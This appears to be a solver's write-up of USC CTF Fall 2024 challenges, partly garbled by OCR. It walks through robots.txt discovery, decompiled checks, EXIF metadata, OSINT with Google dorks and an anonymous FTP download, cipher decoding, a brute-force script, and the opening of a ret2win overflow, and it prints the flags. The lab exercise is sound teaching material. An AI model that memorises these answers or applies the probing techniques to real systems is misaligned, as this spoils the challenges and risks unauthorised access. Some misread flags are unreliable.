


USC CTF

Ft. ajiqqos



Every '=' is base64

[illegible]

Challenge

★ 106 Solves

×

iRobots (web)

300

Can you get to the flag?

author: *iblack21*

<https://usc-irobots.chals.io>

▶ Unlock a free Hint

▼

USC CTF Fall 2024

×

usc-irobots.chals.io/robots.txt

←

→

↺

usc-irobots.chals.io/robots.txt

YouTube

UniKL VLE

Monkeytype

Twitch

Haziq 'Izz

User-agent: *

Disallow: </hidden/flag.txt>

▼

USC CTF Fall 2024

×

usc-irobots.chals.io/hidden/flag

×

←

→

↺

usc-irobots.chals.io/hidden/flag.txt

YouTube


UniKL VLE

Monkeytype

Twitch

Haziq 'Izzude


CYBORG{robots_txt_is_fun}



Open decompiler and got the condition. The ounces of water is just positive number.


```
if ( v57 == 7914
    && v58 == 111100
    && v59 == 2310
    && v60 == 51337
    && v61 == 42154142
    && v62 == 9111
    && CryptoPP::operator==(const CryptoPP::Integer *)v81, (const CryptoPP::Integer *)"decompiler") )
```

```
zeqzoq@DESKTOP-TVA03PG:~/mnt/c/Users/hzqzz/Downloads/ctf$ ./concoction
Time to make a ghastrly cyberbrew!
Tell me how much of each ingredient to put in.
How many crypto crickets? (int)
7914
How many forensics fungi? (int)
111100
How many osint oreos? (int)
2310
How many plants of pwn? (int)
51337
How many rev redcaps? (int)
42154142
How many cobwebs? (int)
9111
How many ounces of water? (int)
1
What secret ingredient? (string)
decompiler
You created a philter of flag charming :)
CYBORG{RECIPE=7914-111100-2310-51337-42154142-9111-decompiler}
```





Typical forensic challenge

```
(zeqzoq@DESKTOP-TVA03PG)-[ /mnt/c/Users/hzqzz/Downloads/ctf ]
$ exiftool metadata.png
ExifTool Version Number      : 12.76
File Name                    : metadata.png
Directory                   : .
File Size                    : 400 kB
File Modification Date/Time   : 2024:11:02 13:18:21+08:00
File Access Date/Time        : 2024:11:02 13:18:35+08:00
File Inode Change Date/Time   : 2024:11:02 13:18:27+08:00
File Permissions              : -rwxrwxrwx
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
Exif Byte Order               : Big-endian (Motorola, MM)
Orientation                   : Horizontal (normal)
X Resolution                  : 144
Y Resolution                  : 144
Resolution Unit               : inches
Software                      : UTNsaU1ISm5lMDFqUTJGeWRHaDVmU0E9
User Comment                  : Screenshot
```





Got an exe file in the eml. Decode the payload with base64 and gunzip (cause its gzip compression) to get flag.



Challenge

★ 49 Solves

×

TommyCam

454

In May of 1995, university staff members completed what would become a quirky, well-enjoyed campus feature - TommyCam! The 24/7 live video feed of our unofficial mascot's statue, Tommy Trojan, is still going strong almost 30 years later.

The site usc.edu was first archived by the Internet Archive in December 1996. At that time, the site included the technical specs for TommyCam. What PC was initially used to run TommyCam?

Answers should be formatted like this, for example:
CYBORG{ThinkPad T480}

Note: this challenge is limited to 10 attempts to prevent brute-forcing


author: moonlight




Flag

Submit

0/10 attempts

Use wayback machine and click2 from there.





{Toshiba 5200 80386}

Challenge

30 Solves

beer sales

484

In August 2024, a lot of beer was sold in Orlando, Florida. But how much, exactly? Lucky for us, they left the exact number on a PDF on an open FTP server! Include the total number of gallons of beer.

For example: CYBORG{712931.12}

Note: this challenge is limited to 10 attempts to prevent brute-forcing.

author: moonlight

Flag

Submit

0/10 attempts

Google

inurl:ftp Orlando beer August 2024

Images News Videos Shopping Web Maps More Tools

Florida Governor Ron DeSantis

www.flgov.com › pub › llweb › Beer4 PDF

Summary of Reported Beer Sales for Orlando August 2024

Summary of Reported Beer Sales for Orlando, August 2024. Bulk Gallons. Quarts. Taxable Sales. Pints. Distributor/Location. October 06, 2024. Non-Taxable Sales.

‘Get’ the pdf file from the ftp server because cant download the pdf from the google url.

zeqzoq@DESKTOP-TVA03PG: X + v

zeqzoq@DESKTOP-TVA03PG: ~

\$ ftp www.flgov.com

Connected to www.flgov.com

228-Access to and/or use of NWRDC computing systems and networks are

228-restricted to official use by NWRDC authorized individuals. These

228-systems or networks may contain or have access to US Government or

228-other sensitive data. Unauthorized access, use, or modification of

228-these computer systems, networks, or the data contained within is

228-prohibited. Violators may be subject to criminal, civil, and/or

228-administrative penalties.

228-Consent to Monitoring

228-All information on these computer systems and networks are monitored

228-and will be intercepted, recorded, read, copied, and disclosed by

228-and to authorized personnel for official purposes, including criminal

228-investigations. Access or use of these systems or networks by any

228-person, whether authorized or unauthorized, constitutes consent to

228-these terms for all purposes including law enforcement.

228-Northwest Regional Data Center

228-sun114z1.dms.state.fl.us FTP server ready.

Name (www.flgov.com:zeqzoq): anonymous

331 Guest login ok, send your complete e-mail address as password.

Password:

230-The response '' is not valid

230-Next time please use your e-mail address as your password

230- for example: joe@199.250.30.42

230 Guest login ok, access restrictions apply.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> cd pub

250 CWD command successful.

ftp> cd llweb

250 CWD command successful.

ftp> get Beer4.pdf

local: Beer4.pdf remote: Beer4.pdf

229 Entering Extended Passive Mode (|||35924|)

150 Opening BINARY mode data connection for Beer4.pdf (91142 bytes).

100% |*****| 91142 49.86 KiB/s 00:00 ETA

226 Transfer complete.

91142 bytes received in 00:02 (43.63 KiB/s)

ftp>

SANFORD BREWING COMPANY

SANFORD

6903102

0.00

SANWA TRADING CO, INC

ORLANDO

5808661

3,984.00

SIDE DOOR BREWING COMPANY LLC

PORT ST LUCIE

6602312

0.00

SIDEWARD BREWING CO

ORLANDO

5808830

5,256.00

SOUTHERN EAGLE DISTRIBUTING INC

FT PIERCE

6600070

11,053,434.00

SR PERROTT INC

ORMOND BEACH

7400544

5,559,661.00

SUNCREEK BREWERY

CLERMONT

4502164

1,728.00

SUNSHINE STATE DISTRIBUTING LLC

ORLANDO

5808797

265,896.00

TACTICAL BREWING COMPANY

ORLANDO

5808823

4,368.00

TEPUI FLAVORS LLC

ORLANDO

5808875

12,690.00

Page 5 of 6

THE GREAT SEAL OF THE STATE OF FLORIDA

Florida dbpr Department of Business & Professional Regulation

Distributor/Location

License Number

Pints

THREE ODD GUYS BREWING

APOPKA

5808850

0.00

TITAN PRODUCTS OF PR CORP

ORLANDO

5808775

259,776.00

TRAILHEAD BREWING COMPANY

OCOE

5808819

0.00

TUSCANY DISTRIBUTORS CENTRAL FLORIDA LLC

ORLANDO

5808684


0.00




Summary of Reported Beer Sales
for Orlando
August 2024

November 02, 2024

Distributor/Location	LicenseNumber	Taxable Sales			Non-Taxable Sales			Total Sales		
		Pints	Quarts	Bulk Gallons	Pints	Quarts	Bulk Gallons	Pints	Quarts	Bulk Gallons
THREE ODD GUYS BREWING APOPKA	5808850	0.00	0.00	455.30	0.00	0.00	0.00	0.00	0.00	455.30
TITAN PRODUCTS OF PR CORP ORLANDO	5808775	259,776.00	0.00	191.17	18,768.00	0.00	0.00	278,544.00	0.00	191.17
TOLL ROAD BREWING COMPANY OCOE	5808819	0.00	0.00	335.90	0.00	0.00	0.00	0.00	0.00	335.90
TUSCANY DISTRIBUTORS CENTRAL FLORIDA LLC ORLANDO	5808684	0.00	0.00	0.00	120.00	60.00	0.00	120.00	60.00	0.00
VINEYARD SELECTIONS TITUSVILLE	1505408	48.00	0.00	0.00	0.00	0.00	0.00	48.00	0.00	0.00
WALKING TREE BREWERY VERO BEACH	4101610	2,112.00	0.00	1,375.14	0.00	0.00	0.00	2,112.00	0.00	1,375.14
WAYNE DENSCH SANFORD	6902284	5,042,025.00	154,764.00	48,332.46	9,792.00	0.00	123.99	5,051,817.00	154,764.00	48,456.45
WINELINK ORLANDO	5808669	8,352.00	0.00	0.00	0.00	0.00	0.00	8,352.00	0.00	0.00
WOLF BRANCH BREWING CO EUSTIS	4502163	0.00	0.00	62.00	0.00	0.00	0.00	0.00	0.00	62.00
WOLF BRANCH BREWING CO LEESBURG	4502178	0.00	0.00	589.00	0.00	0.00	0.00	0.00	0.00	589.00
WOLF BRANCH BREWING CO MOUNT DORA	4502168	0.00	0.00	310.00	0.00	0.00	0.00	0.00	0.00	310.00
WOPS HOPS BREWING COMPANY SANFORD	6903093	0.00	16.00	418.53	0.00	0.00	0.00	0.00	16.00	418.53
District Total:		76,409,522.00	3,802,432.00	844,841.68	875,539.00	42,765.00	16,799.68	77,285,061.00	3,845,197.00	861,641.36



Clicked faster than the response.



Challenge
37 Solves

decipherium

475

Help I've been trapped in SGM for 3 hours!!

author: neonlian

message.txt

3ORG{PERIODIC_C1PH3R_OF_3LEMENT5}
Submit

Map to periodic table. Then from decimal and from hex.

Te Sb IL aTe Sn Te No I Sn Te Cs Cs Dy I Cd Te I I Sn Te La Sb Cd Te Te Te La Te Sb I No Te Sb Sb In I Cd Te Ba Sb Sb I Sn I Yb Sb Cd Te Xe I No Sb Sb Te Ho Te I Te Fm Te I Te Md I Te Sb I Cs Er

52 51 53 57 52 50 52 102 53 50 52 55 55 66 53 48 52 53 53 50 52 57 51 48 52 52 57 52 51 53 102 52 51 51 49 53 48 52 56 51 51 53 50 53 70 51 48 52 54 53 102 51 51 52 67 52 53 52 100 52 53 52 101 53 52 51 53 55 68

Recipe

From Decimal

Delimiter
Space

☐ Support signed values

From Hex

Delimiter
None

Input

52 51 53 57 52 50 52 102 53 50 52 55 55 66 53 48 52 53 53 50 52 57 51 48 52 52 57 52 51 53 102 52 51 51 49 53 48 52 52 57 51 53 50 52 57 51 48 52 52 57 52 51 53 102 52 51 51 49 53 48 52 56 51 51 53 50 53 70 51 48 52 54 53 102 51 51 52 67 52 53 52 100 52 53 52 101 53 52 51 53 55 68

Output

5YORG{PERIODIC_C1PH3R_OF_3LEMENT5}

Challenge
32 Solves

unpopcorn

481

Welcome to the movies! I have here some Flagville Cryptobacher's original gourmet popping corn kernels. I put them in the microwave, pop the kernels, and drizzle some butter on top.

You take the bag of popcorn (the message) and wonder, how can I unpop the popcorn?

author: neonlian

encoder.py
message.txt

CYBORG{R1Ch_BUTT3RY_SUSTENANC3}
Submit

GPT

```

solve.py
mnt > c > Users > hzqzz > Downloads > ctf > solve.py
1  from sympy import mod_inverse
2
3  # Provided hex values
4  hex_values = [
5      "3FB60", "4F510", "42930", "31058", "DEA8", "4A818", "DEA8", "1AA88",
6      "65AE0", "1C590", "17898", "1C590", "29170", "3FB60", "55D10", "29170",
7      "42930", "6A7D8", "4C320", "4F510", "5FC0", "193A0", "4F510", "2E288",
8      "29170", "643F8", "31058", "6A7D8", "4A818", "1AA88", "1AA88"
9  ]
10
11 # Convert hex values to integers
12 ciphertext = [int(h, 16) for h in hex_values]
13
14 # Given modulus value
15 m = 57983
16
17 # Step 1: Reverse churn step (reorder elements back to original order)
18 ciphertext = ciphertext[-16:] + ciphertext[:-16]
19
20 # Try every possible value of p
21 for p in range(1, m):
22     try:
23         # Calculate modular inverse of p
24         p_inv = mod_inverse(p, m)
25
26         # Step 2: Reverse butter step using the guessed p
27         butter_reversed = [(x * p_inv) % m for x in ciphertext]
28
29         # Step 3: Reverse pop step by XORing with 42
30         flag_chars = [chr(x ^ 42) for x in butter_reversed]
31
32         # Check if the result is readable ASCII text
33         flag = "".join(flag_chars)
34         if all(32 <= ord(c) < 127 for c in flag): # Check if all characters are readable ASCII
35             print("Possible flag with p =", p, ":", flag)
36             break
37     except ValueError:
38         # Skip if p has no modular inverse for m
39         continue

```



Another GPT because its crypto

Step-by-Step Solution Breakdown

1. **Understand the Encoding:** The `encode` function creates an encoded version of the input using a combination of each input character and a character from a fixed string `v7`. The formula used was:

$$\text{encoded}[i] = \text{input}[i] + \text{v7}[53 - i] - 60$$


2. **Reverse the Encoding:** To find the original input (i.e., the flag), we reversed the encoding formula by isolating `input[i]`:

$$\text{input}[i] = \text{encoded}[i] - \text{v7}[53 - i] + 60$$

This allowed us to compute each character of the original input (flag) from the encoded values.

3. **Define Target Encoded Bytes:** The target encoded values were given as `byte_2004`, a list of specific byte values. Our task was to reverse-engineer an input string that would encode to exactly these values.
4. **Calculate Each Character:** By iterating over each index `i` from 0 to 23 (since `check_encoded_guess` only checks the first 24 bytes), we calculated each character of the input using the reversed formula. We carefully mapped each encoded value back to a character in the original flag by subtracting the corresponding `v7` character and adjusting with `+60`.
5. **Join Characters to Form the Flag:** After calculating all 24 characters, we joined them into a single string, resulting in `CYBORG{reverse-viginere}`.

This reverse-engineering approach—working backward from the output to the input—allowed us to retrieve the correct flag. Let me know if you have more questions or need further assistance!



Basic ret2win challenge

```
(zeqzoq@DESKTOP-TVA03PG)~/mnt/c/Users/hzqzz/Downloads/ctf
$ ./portal
Please enter your string:
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Okay, time to return ... Fingers Crossed ... Jumping to 0x80492a7
Segmentation fault (core dumped)
```

The flag is in win()

Function name	Segment	Start
__init_proc	.init	08049030
sub_8049030	.plt	08049030
__libc_start_main	.plt	08049030
printf	.plt	08049030
gets	.plt	08049030
fgets	.plt	08049030
getegid	.plt	08049030
puts	.plt	08049030
exit	.plt	08049030
setvbuf	.plt	08049030
fopen	.plt	08049030
setresgid	.plt	08049030
start	.text	08049030
sub_804910D	.text	0804910D
